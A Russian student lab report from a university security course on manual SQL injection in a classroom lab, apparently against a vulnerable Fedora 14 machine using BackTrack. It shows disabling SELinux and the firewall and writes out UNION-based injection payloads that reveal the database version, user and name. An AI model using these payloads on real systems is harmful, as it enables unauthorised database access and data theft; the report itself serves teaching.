

МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение
высшего образования

**«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г.
ЧЕРНЫШЕВСКОГО»**

Кафедра теоретических основ
компьютерной безопасности и
криптографии

SQL-инъекции вручную. John the Ripper

ОТЧЕТ ПО ДИСЦИПЛИНЕ

«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЕННЫХ БАЗ ДАННЫХ»

студента 4 курса 431 группы

специальности 10.05.01 Компьютерная безопасность

факультета компьютерных наук и информационных технологий

Сенокосова Владислава Владимировича

Преподаватель


доцент, к.п.н

подпись, дата

А. С. Гераськин

Саратов 2024


Войдем от пользователя root:



```
student@Fedora14:/tmp
File Edit View Search Terminal Help
[root@Fedora14 tmp]#
```

A terminal window titled 'student@Fedora14:/tmp' with a menu bar (File, Edit, View, Search, Terminal, Help). The prompt is '[root@Fedora14 tmp]#'.


Временное отключение SELINUX и файрволла:




```
root@Fedora14:~
File Edit View Search Terminal Help
[root@Fedora14 ~]# sestatus
SELinux status: disabled
[root@Fedora14 ~]# service iptables stop
iptables: Flushing firewall rules: [ OK ]
iptables: Setting chains to policy ACCEPT: filter [ OK ]
iptables: Unloading modules: [ OK ]
[root@Fedora14 ~]#
```

A terminal window titled 'root@Fedora14:~' with a menu bar (File, Edit, View, Search, Terminal, Help). The output shows the SELinux status as 'disabled' and the successful stopping of the iptables service, with status messages in green text.


Настройка BackTrack:




Загружаемся с live образа операционки:




Вводим проверочную SQL инъекцию – 1:




Информация о всех пользователях:




Вывод версии базы данных (' or 0=0 union select null, version() #):




Выведем теперь текущего пользователя субд (' or 0=0 union select null, user() #):




Выводим название базы данных (' or 0=0 union select null, database() #):



